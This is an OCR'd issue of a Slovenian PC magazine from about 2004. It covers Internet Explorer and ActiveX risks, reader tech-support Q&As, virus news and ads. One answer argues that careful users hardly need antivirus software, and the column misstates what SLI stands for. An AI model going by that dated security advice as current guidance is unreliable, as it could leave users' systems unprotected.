
Drug primer, ki potrjuje bojazni prej opisanega podjetja, pa je predstavitev skupine Chaos Computer Club, ki je na nemški televiziji prikazala, kako lahko heker s pomočjo ActiveX vdre v bančni račun žrtve in prenese denar na drug račun, pri čemer sploh ne potrebuje številke PIN oziroma gesla. Dokumentacijo te pustolovščine si lahko ogledate na: **www.iks-jena.de/mitarb/lutz/security/activex.en.html**.Lahko pa tudi preizkusite delovanje ActiveX in vašega brskalnika na naslovu: . Če ugotovite, da imate v brskalniku ActiveX omogočen vam svetujemo, da to čim prej odpravite, saj so posledice lahko katastrofalne.

Glavni problem ActiveX je ta, da dovoljuje izvrševanje arbitrarne kode, s tem pa spremembo datotek v sistemu, povezavo z napadalčevim sistemom brez vednosti žrtve, namestitev virusov in podobne nemarnosti, za katere gotovo ne želite, da bi se dogajale.

KDO JE KRIV

Vsak teden smo priča novim varnostnim pomanjkljivostim, ki zadevajo tudi uporabnikom znana, a manj uporabljana brskalnika *Mozilla* in *Opera*. Vsekakor pa je pomanjkljivosti pri omenjeni dvojici manj in so, kar je še pomembneje, predvsem hitreje odpravljene, kot pri tako razširjenem *Internet Explorerju*. Vzrok tega leži v glavnem v razširjenosti *IE*, saj je število njegovih uporabnikov še vedno daleč največje. Podobno kot velja za sistem Windows med operacijskimi sistemi.

In zakaj splošno velja *IE* za najbolj nevaren brskalnik? Odgovor na to najdemo v njegovi integraciji v operacijski sistem Windows pri čemer so prednastavljene funkcije izrazito nevarne. Še bolj nevarno početje pa so primeri, ko uporabnik zaradi nedelovanja določenih spletnih strani preprosto omogoči prikazovanje vseh uvodoma naštetih spletnih dobrot. Microsoft vam daje na voljo dovolj varnostnih nastavitev, ki bodo ob premišljeni uporabi v veliki meri preprečile ogrožanje vašega sistema.



ZGORAJ Tako izgleda napad iz perspektive žrtve.

> **VSAK TEDEN SMO PRIČA NOVIM VARNOSTNIM LUKNJAM V BRSKALNIKIH MOZILLA IN OPERA**

So ostali spletni brskalniki resnično hitrejše varnostno posodobljeni? Večina manjših proizvajalcev ponuja spletni brskalnik kot svoj edini izdelek, kar pomeni, da se lahko bolj osredotoči na njegove varnostne komponente in se hitreje odziva. Uporabnik, ki so mu varnostne nastavitve brskalnikov neznanka, bo ob uporabi tovrstnih manj razširjenih brskalnikov dosegel višjo stopnjo varnosti, kot bi jo ob uporabi *IE*-ja.

Tomaž Bratuša

CERT vs. IE

Medijska pozornost glede varnostnih pomanjkljivosti vsem dobro znanega spletnega brskalnika *Internet Explorer* se je v zadnjem času znatno povečala. CERT (Computer Emergency Readiness Team), ki deluje v sklopu vladnih služb ZDA, je namreč izdal priporočilo za vse uporabnike interneta, da za spletne aktivnosti ne uporabljajo tega spletnega brskalnika. Če bo pred kratkim izdan Service Pack 2 spremenil njihovo mnenje, bo pokazal samo čas.

www.pasadena.si
Založba računalniške literature in spletna knjigarna

Vprašajte Gregorja...


Po milijonih let evolucije je obstoj Gregorja Mraza popolnoma odvisen od vaših tehničnih težav. Vprašajte ga karkoli – le ne pričakujte, da bo uganil, koliko ste stari.

Grafične kartice

Kartica za *Doom 3*

Že dve leti imam GeForca MX 440 in pred kratkim sem naletel na precejšnje težave pri igranju novejših iger. Imam 1,7GHz P4, 512Mb pomnilnika in zdaj očitno neuporabno kartico MX 440. Ker bi radi igral Doom 3, ko bo izšel, sem se odločil zamenjati grafično kartico. Najnovejše kartice so cenovno zame odločno prevelik zalogaj, zato bi rad kupil kakšno kartico srednjega razreda. Kartica, ki se mi zdi najprimernejša, je ATI Radeon 9600 Pro z 256Mb pomnilnika (ne 128Mb), ki ima tudi primerno ceno. Ali se splača sistem nadgraditi s to kartico? Ali bom lahko z njo normalno igral tako opevani *Doom 3*?

JOŽE



Prava grafika: Radeon 9800 in GeForce FX5800 sta dovolj močna.

Oj, dečko, *Doom 3* je že davno izšel! S tem ne mislim, da bo na prodajnih policah, ko boš to bral, temveč da je na prodajnih policah že dva meseca. Sicer pa ta podatek zate sploh ni pomemben, saj je MX 440, kot pravilno sklepaš, popolnoma neuporaben za igranje *Doom 3*. Razmisli pa še o tem: *Halo* je z 9600 Pro, ki ga želiš kupiti, mogoče igrati pri nekaj manj kot 30 slikah v sekundi. In to s 3,2GHz procesorjem P4. Tvoj računalnik ima v tem trenutku približno pol manj konjskih moči, *Doom 3* pa je za svojih 50 odstotkov zahtevnejši od Halo, tako da lahko, po grobih ocenah, pričakuješ manj kot 20 slik v sekundi. Kar seveda pomeni, da bo stvar neigralna. Menim, da boš potreboval vsaj Radeona 9800 ali GeForca FX 5800, če boš želel stvar igrati vsaj napol spodobno. In ti dve kartici v tem trenutku sploh nista več pretirano dragi, tako da se nakup bolj splača.

Varnost

Virusi? Ah, daj no

Ali resnično potrebujem sistemsko požrešen protivirusni program? Imam Windows XP, Zone Alarm, Ad-Aware in MailWasherja. Vsepovsod prebiram, da bi nujno potre-

Hitri kviz

Mislite, da ste pametnejši od Gregorja, ha?

1 **Kje lahko vidite tigre?**
a) V Keniji
b) V Indiji
c) Na bencinskih črpalkah
d) Na www.weeble-stuff.com/toons

2 **Koliko megabajtov požre pretočni radio na uro?**
a) 1,8
b) 18
c) 180
d) 1.800

3 **Kaj je boljše, dioda ali trioda?**
a) Trioda – 3 je več kot 2
b) Dioda – triode so vakumske cevke!
c) Trioda – je bolj kul!
d) O čem bluziš? Saj to ni *Pokemon*!

4 **Koliko elektronov mora preteči, da ustvari en amper toka za eno sekundo?**
a) 6
b) 6? A si nor?
c) OK, potem pa milijon.
d) Bedak, šest tisoč milijonov milijard!

5 **Kaj je PCI Express?**
a) Tehnologijva vodila nove generacije.
b) Sistem, zaradi katerega bo osnovna plošča izumrla.
c) Nekaj, kar se nikoli ne bo prijelo.
d) Ali... eee... neke vrste vlak.

Odgovori so na strani 94.

Tehnična pomoč za nič tolarjev

Vam bo računalnik požrl živce? Pišite Gregorju na **mraz@pcformatslo.net**, če vam uspe usposobiti PC, ali mu pošljite papirnato pisemce na **PCFormat, Za Mraza, Trg revolucije 2, 2000 Maribor**

RADIO ENERGY 89,3 FM KRŠKO

boval še protivirusni program, a se, razen s kakšnimi čudnimi piškotki, nisem doslej okužil še z ničimer. Kako je torej s to stvarjo?

Resno. Pojma nimam, zakaj imam takšno srečo. Ali je moj računalnik začaran? Ali imam kakšne fine navade, za katere ne vem? Občasno pregledam računalnik preko interneta s Panda ActiveScanom, ki vedno potrdi moje sume, da računalnik ni okužen.

Ko prebiram PCF, kjer stalno svetujete, da brez protivirusnega programa ne smem biti, dobim občutek, da sem nepreviden in da me bo vsak čas doletelo nekaj groznega in bom izgubil vse podatke na računalniku. Ali je paranoja res potrebna?

BOR

Paranoja nikoli ne škodi, le da jo ti usmerjaš v napačno smer. Z namestitvijo protivirusnega programa dobiš uravnoteženo kombinacijo udobja in lažnega občutka varnosti. Z nekaj previdnosti bo protivirusni program postal odveč oziroma drago razkošje, da bi ti to uspelo, pa moraš vse uporabnike tvojega računalnika naučiti, da bodo ravno tako previdni in paranoični kot si sam.

> **PROTIVIRUSNI PROGRAM JE KOT BI VZEL KININ, DA BI SE ZAŠČITIL PRED KOLERO – NA ŠVEDSKEM. JE GROZNEGA OKUSA IN NE DELUJE**

Danes velika večina groženj prihaja v obliki e-poštnih črvov, proti katerim so protivirusni programi, ki se zanašajo samo na definicije znanih virusov, pogosto neučinkoviti in s tem tudi odveč. Neučinkoviti so zato, ker se lahko e-poštni črv razširi po vsem svetu v manj kot eni uri. Če protivirusnega programa ne nadgrajuješ vsakih 20 minut, se boš s čim okužil, še preden se bo podpis virusa znašel v bazi programa. Odveč pa je zato, ker je e-poštne črve izjemno enostavno ustaviti brez vsakršne dodatne programske opreme (glej okvir)

Prodajalci protivirusnih programov ti tega seveda ne bodo povedali, ker je njihov obstoj pogojen s tem, da te prepričajo, da ne boš varen, dokler ne boš kupil njihovega izdelka.

Veliko protivirusnih programov pa je takih, da ne bodo le upočasnili tvojega računalnika, temveč so celo odgovorni za upad stabilnosti sistema. Pa ne zato, ker bi bili slabo napisani (prej obratno), temveč zato, ker gre za nizkonivojske aplikacije, ki so zasnovane, da tečejo v ozadju. Več kot je takšnih aplikacij, manj stabilen je sistem in teže je ugotavljati krivce za nestabilnost.

Če povzamemo – če lahko stoodstotno zaupaš vsakemu uporabniku vašega PC-ja in ostalih PC-jev v omrežju, je namestitev protivirusnega programa enaka, kot bi vzel kinin za zaščito proti koleri, preden bi se odpravil na počitnice – na Švedsko. Groznega okusa je, ne deluje in tako ali tako nisi ogrožen. A ne pozabi, da groženj ne predstavljajo samo virusi in da ti ne prihajajo samo preko e-pošte.

Grafične kartice

Grafični tandem

V Imam 32Mb kartico TNT2 PCI in 128Mb GeForca 5200 na vodilu AGP. Zanima me, če obstaja kak način, da bi ti dve kartici združil, da bi delali v tandemu in izboljšali delovanje?

ŽIGA

Eeee... ne. Če kupiš nov avto, se s starim prav tako ne boš vozil nič hitreje. V prejšnjem tisočletju se je 3dfx poigraval s SLI (single-line interface), ki je paru kartic omogočal skupno renderiranje in s tem višje zmogljivosti. A to je delalo samo v primeru, ko sta bili obe kartici identični, prav tako pa je šlo za precej drag način zviševanja zmogljivosti. Tudi če bi tvoji kartici lahko nekako združil, je TNT2 tako obupno zastarela, da bi kakršen koli poskok v zmogljivosti še najlaže pripisal naključni napaki.

Teoretično bi lahko pridobil na tak način, da bi v Windows uporabljal dva monitorja, a če bi za to moral dokupiti monitor, se ti bolj splača investirati v spodobno grafično kartico (bodimo realni – tvoj 5200 tudi več ne zažiga).

Pomnilnik

Zaklenjen ključ

V Imam USB pomnilniški ključek, ki se mu je uspelo zakleniti, da datotek na njem ni mogoče spreminjati, pa nimam pojma, zakaj. Datoteke lahko vidim, ne morem jih pa preimenovati, zbrisati ali kakorkoli drugače spremeniti, kaj šele formatirati. Fizična ključavnica je v odklenjenem položaju. Ali obstaja kak način, da bi zaobšel ta "Media is write protected"? Obstajajo kakšne aplikacije?

SEBASTJAN

Če medija ne moreš niti formatirati, ti ne bo pomagala nobena aplikacija. Žal. Iz podatkov, ki si mi jih dal, lahko zaključim, da je zaščita pred pisanjem fizično aktivna, razlog za to pa je verjetno kakšna napaka v kontaktih ali v samem stikalu. Kopiraj s ključa vse podatke in uveljavi garancijo, če jo še imaš. Če je garancija potekla, pa lahko ključ odpreš in drezaš vanj z izvijačem v (brezplodnem) upanju, da boš kaj popravil.

In zdaj še nekaj mojega lastnega godrnjanja: strojna zaščita pred pisanjem je slaba ideja. Stikalo je gibljiv del na ključu, katerega najboljša lastnost je ta, da nima gibljivih delov. To stikalo je rakasta rana USB ključev, ki samo čaka, kdaj bo v notranjost ključa spustila prah, vlago in zajedalce ter seveda na to, da se bo stikalo zataknilo na nitke v žepu. Če boš v prihodnje želel zaščititi datoteke pred ponesrečenim brisanjem, lahko to enostavno storiš s spreminjanjem atributov.

E-pošta

Enostavno deljenje

V OK, v prejšnji številki si razlagal, kako si lahko več računalnikov deli en e-poštni račun: kako ti je le uspelo spisati tako solato?

Najboljši in najlažji način za to v *OE* je ta, da izbereš **Tools→Accounts→Properties→Advanced** in pod **Delivery** samo označiš Leave a copy of messages on server. Nato lahko določiš, koliko časa naj sporočila še ostanejo na strežniku, po tem, ko jih zbrišeš. Na ta način lahko imaš en sam račun, ne da bi se moral brez potrebe ubadati z ustvarjanjem navideznih računov in na vseh računalnikih bodo predali sinhronizirani. Sporočila preprosto snameš na prvem PC-ju, a bodo še vedno čakala na strežniku, ko jih boš snemal na kateremkoli drugem PC-ju. Ta drugi PC ne bo vedel, da so bila sporočila že sneta.

Sam uporabljam isto metodo za deljenje e-naslova na več računalnikih, na katerih uporabljam *OE* in lahko ti povem, da čisto v redu dela.

PETER

On imaš čisto prav! Kak tepec sem! In ker si tako strašansko pameten in spreten, si sam ne zaslužim nič manj kot najbolj kruto zafrkavanje! Za tvojo intelektualno premoč ti podarjam *Nagradni kupon Gregorja Mraza*, za katerega lahko dobiš en cel, popolnoma brezplačen nasvet.

Svobodna izbira. Vaš računalnik je sicer pomemben, a periferne enote so tiste, ki naredijo razliko. Philipsove vrhunske periferne enote vam nudijo najboljše razmerje med kakovostjo in ceno. Z njimi bo vaše delo enostavnejše in zabavnejše, vaša pisarna pa bo navdušena nad novo stilsko podobo.

CRT monitorji

LCD monitorji

LCD monitor in televizor (16:9)

Plazma monitorji

Multimedijski zvočniki

Internet kamere

CD-RW zapisovalniki

DVD+RW zapisovalniki

JackRabbit 4 prenosni DVD-RW/+R

Zvočne kartice

MPEG4 kamkorder + fotografije+MP3

Mikro prenosni Jukebox

Pooblaščeni prodajalci:

Gambit Trade (01/ 437 63 33), **HC Center** (01/ 586 66 60), **ComShop BTC** (01/ 547 34 70), **Harvey Norman** (01/ 585 50 00), **Maitim** (01/ 830 33 60). **Unistar LC** (01/ 475 55 02), **Minicom** (02/ 535 10 10), **MR2** (04/ 530 40 00), **MA-KO** (05/ 368 11 10), **Computronic** (07/ 337 67 10).

Pooblaščeni uvoznik, distributer in serviser:
PC H.AND d.o.o. - Ind. cona Trzin - Brezovce 10
tel:01/530 08 00 - info@pchand.si - www.pchand.si

PC H.AND COMPUTERS

PHILIPS

VIRUSNE NOVICE

Gregor Mraz vas obvešča o vsem, česar se morate bati.

Ljubitelji Davida Bechama, pozor! Iz Pandinih laboratorijev so nas obvestili, da se po internetu širi trojanski konj Becham Windows, ki se širi preko e-pošte, ki obljublja Bechamove slike v "zanimivih" pozah. Če kliknete na povezavo v takem sporočilu, boste aktivirali nameščanje trojanskega konja. Pravo ime tega konja je Hackarmy, ki vaš računalnik zlorabi za razpošiljanje spama in izvajanje napadov DoS in DDoS.

JPGTrojanu se je pridružil še Constructor/EMFTrojan, ki izkorišča ranljivost izvrševanja na daljavo pri renderiranju slikovnih formatov EMF. Več informacij boste našli v Microsoftovem biltenu MS04-032.

Bagz.E je še en nesramen kos kode, ki bo ob okužbi zaključil procese protivirusnih programov, spremenil datoteke HOSTS, da bi preprečil dostop do spletnih strani proizvajalcev protivirusnih programov (odpade torej čiščenje preko interneta), za nameček pa bo v mapo Windows nabasal en kup datotek. Podobno počne tudi črv Darby, ki se širi tudi preko programov za izmenjavo datotek. Novost ta mesec je tudi črv Funner.A, ki se širi preko MSN Messengerja. Ta prav tako spremeni datoteko HOSTS in prepreči dostop do določenih spletnih strani. V sistemih Windows 95/98/Me spremeni tudi datoteko SYSTEM.INI, s čimer poskrbi, da bo vsakič zagnan s sistemom, zapiše pa se tudi v datoteko RUNDDL32.EXE.

Seveda pa ne gre brez novih različic že znanih virusov in črvov, kot so Sasser, MyDoom, Noomy in Netsky, ne počiva pa niti JPGTrojan.

Ah, da, prihodnost je tako svetla, da že nosimo sončna očala. Pa ja.

Mimogrede – v oktobru je bilo v Sloveniji okuženih kar 48,28 odstotkov računalnikov, torej skoraj vsak drugi.

www.virusportal.com

Težave z OS

Manjkajoča pošta

Pred kratkim sem nadgradil operacijski sistem z Windows 98 na XP. Vse je delovalo, kot mora, le ko sem pogledal v poštni predal, tam ni bilo moje pošte. Ali mi lahko poveš, če moja stara sporočila sploh še obstajajo in če jih lahko obnovim? Nekatera so bila namreč precej pomembna in bi jih želel obnoviti, če je to le mogoče. Edino, kar je čudno, je to, da je pa moj adresar ostal nedotaknjen. Zakaj? Ali je to dober znak, da tudi sporočila niso bila izbrisana?

ALEKSANDER

Obstaja nekaj razlogov, zakaj se ti je to zgodilo. Najbolj očiten je ta, da si ustvaril novo uporabniško ime, ko si nadgradil sistem. XP namreč dodeli ločene poštne predale vsakemu uporabniku, tako da pošte drugih uporabnikov ne moreš videti.. Najverjetneje pa se to ni zgodilo, ker bi XP ustvaril tudi ločen adresar.

Windows XP med namestitvijo včasih ne uspe najti stare mape s sporočili. Mogoče zato, ker si imel prej prestaro različico *Outlook Expressa* (starejšo od 5) ali zato, ker so bila sporočila shranjena kje drugje. Poiščeš jih lahko tako, da po računalniku pobrskaš za datotekami, ki imajo končnico .dbx. Vsaka datoteka predstavlja eno mapo v *OE*. Ko najdeš te datoteke, jih preprosto kopiraj v kakšno mapo na disku. Ne pozabi vključiti tudi datoteke **Folders.dbx** (v tej je zapisana struktura map v *OE*).

Potem odpri *OE* in izberi **File → Import → Messages**, pokaži na mapo, ki si jo ustvaril v prejšnjem koraku in počakaj, da program konča uvoz.

DirectX

Tatinske težave

Ko sem končal z igranjem *Thief: Deadly Shadows*, me je zagrabila nostalgija in sem želel preigrati *Thief Gold*. Med namestitvijo pa se je pokazalo obvestilo o napaki "This product cannot be installed on Windows NT due to a Microsoft DirectX limitation". Nameščen imam Windows XP, zato nimam pojma, kaj bi naj ta napaka sploh pomenila.

> **"ČE MEDIJA NI MOGOČE NITI FORMATIRATI, MU NE BO POMAGAL PRAV NOBEN PROGRAM"**

UROŠ

Pomeni: "Nimamo pojma, kako izgleda XP, ker je bila ta igra razvita dolgo preden se je prikazal. Vemo pa, da imaš nameščeno neko novo vrsto čarovnije, ki izgleda podobno NT, kar nam sploh ni všeč. Ne, gospod, sploh nam ni všeč."

Thief in *Thief 2* bosta delovala v XP, če ju prepričaš, da tvoj sistem nima nikakršne zveze z NT. Odpri ukazno vrstico (ali klikni na **Start→Run**) in vtipkaj: `d:\setup.exe/lgntforce`. Zadnja beseda se začne z malim L, ne z velikim I.

Omrežja

FireWire

Imam dva PC-ja, na obeh pa XP Pro. Povezana sta preko usmerjevalnika. S TV kartico snemam filme s kamere na enem PC-ju, obdelujem jih pa na obeh. Če želim obdelati film na drugem PC-ju, traja kakšnih 20 minut, da prenesem 9Gb

veliko datoteko preko 100Mbps omrežne povezave. Oba PC-ja pa imata vmesnik FireWire, ki pa je štirikrat hitrejši. Poskusil sem ju povezati preko tega vmesnika, kar je sicer delovalo, a za prenose Windows še vedno uporablja omrežno povezavo.

Imam tudi zunanji 40Gb disk, ki ima dvoja vrata FireWire. Ali lahko nanj priključim oba PC-ja in do diska dostopam z obeh, namesto da bi moral datoteke prenašati preko omrežja?

IGOR

O Drugo idejo si kar takoj izbij iz glave. Tista dvoja vrata ti omogočajo povezavo več naprav FireWire in ne omrežnega povezovanja. Lahko si sicer omisliš vozlišče FireWire, ki deluje enako kot vozlišče USB, kar pa še vedno ne spremeni dejstva, da sta tako FireWire kot USB tehnologiji s protokoli vodil, ne omrežnimi protokoli. Obe tehnologiji uporabljata identifikacijske številke naprav, da PC-jem omogočata prepoznavanje, s katere naprave je prišel določen paket, prenos pa se privzeto nanaša samo na gostiteljski PC.

Omrežja FireWire običajno zaobidejo to omejitev, in sicer tako, da paketke opremijo z IP številko, ki omogoča omrežno naslavljanje. A tudi na tak način ne boš mogel deliti zunanjega diska, ker je ta samostojna naprava in ne zna dekodirati teh IP številk. Vse, kar ni navaden prenos FireWire, preprosto spregleda. Omrežna povezava dveh PC-jev preko FireWire pa bi morala delovati. Mislim, da je tvoj problem v tem, da imaš tudi omrežno povezavo, ki jo računalnika uporabljata kot privzeto. Ena rešitev je ta, da med prenosom preko FireWire onemogočiš klasično omrežno povezavo, torej da izvlečeš omrežni kabel med enim računalnikom in usmerjevalnikom. Na ta način boš računalnika prisilil v to, da bosta za prenose uporabljala povezavo FireWire. Pomanjkljivost tega pa je, da boš moral zagnati **Internet Connection Sharing**, da bo lahko izklopljen računalnik še vedno lahko dostopal do interneta.

Izboljšave OS

Sanje o Macu

V Ali obstaja kak način, da bi moje namizje v Win XP spremenil, da bi izgledalo kot namizje Maca? Pred kratkim sem prvič videl Maca in mi je blazno všeč, kako se na njem odpirajo programi!

JUŠ

O Tista nerazpoznavna kakofonija, ki jo v tem trenutku slišiš v ozadju, so glasovi tisočev naših bralcev, ki kričijo: "Izgini in si kupi Maca, če misliš, da je tako krasen!" No, fantje in dekleta, pomirite se. Čisto nič ni narobe, če pouzmate najboljše lastnosti vmesnika Mac OS X. Obstaja veliko ljubiteljev Macov (še dobro, da ne živijo v Sloveniji), ki trdijo, da je bil celoten koncept Windows tako ali tako ukraden z Maca. Seveda se blazno motijo. No, pa tudi če imajo prav, koga briga? Nekdo izumi kaj uporabnega, vsi ostali pa zadevo kopirajo. Temu pravimo napredek.

Meni Dock (tako pravijo tisti zadevi na Macu) ni pretirano všeč, a če si ga želiš, ga lahko dobiš v obliki programčka, imenovanega *ObjectDock*, ki ga lahko snameš z **www.stardock.com/products.objectdock.**

PCF

Odgovori: 1b in d, 2b, 3d, 4d, 5a in c

Virus meseca

Naj ostane čisto.

Ime Duts
Vzdevki WinCE.Duts.A
Vrsta Virus
Okuži sisteme Windows CE
Število izbruhov Nobenega prijavljenega
Virulenca Nizka
Nevarnost Nizka
Prvič zaznan 17. julija 2004

Simptomi

Da, gre še za en konceptni virus, ki nima čisto nobene možnosti, da bi se razširil in služi samo zato, da lahko proizvajalci protivirusne opreme objavljajo alarmantne izjave za javnost. Duts so napisali isti ljudje, ki so nam prinesli Bluetooth črva za mobilne telefone Cabir. Tokrat pa so vrgli oko na Pocket PC. Kdo bi si mislil, da bo prvi virus za dlančnike videl svet kasneje kot virus za mobilne telefone? Duts je tudi precej izviren, saj vas celo vpraša, če želite biti okuženi. Če odgovorite pritrdilno, se bo prilepil na vse izvršilne datoteke v korenskem direktoriju, če pa odgovorite nikalno, pa tega pač ne bo storil. To je vse. Ne počne ničesar škodljivega in se ne prenaša z enega dlančnika na drugega, dokler ročno ne kopirate okužene datoteke in dokler se prejemnik seveda ne strinja z okužbo.

Preventiva

Ko vas vpraša "Dragi uporabnik, a se mi dovoliš širiti?" je pravilen odgovor seveda ne. In potem izbrišite datoteko.

Zdravilo

Symantec dejansko priporoča, da nadgradite protivirusne definicije in zaženete pregled, da poiščete vse okužene datoteke. A ker vas te datoteke vljudno povprašajo, če jim dovolite širjenje, se nam zdi to nekoliko pretirano. Prav tako ne obstaja nobeno orodje za odstranjevanje, tako boste v (skoraj neverjetnem) primeru, da boste okuženi s tem virusom, morali samo zbrisati okužene datoteke in jih nadomestiti z neokuženimi.


DIGITALNI FOTOCENTER ARON
internetno naročanje fotografij
www.onlinefoto-si.com

POPOLNA AVTOMATIZACIJA VAŠEGA DOMA

Naš daljinski upravljalec Vam omogoča kontrolo ne glede na to ali se nahajate v sosednji sobi ali na drugi strani planeta.
Z uporabo interneta in mobilnih tehnologij Vam omogočamo
CELOVIT NADZOR VAŠEGA DOMA KJERKOLI IN KADARKOLI

VARNOST · SVETLOBA · KLIMA · ZABAVA

TELKOM SISTEMI, Storitve in trgovina, d.o.o.,
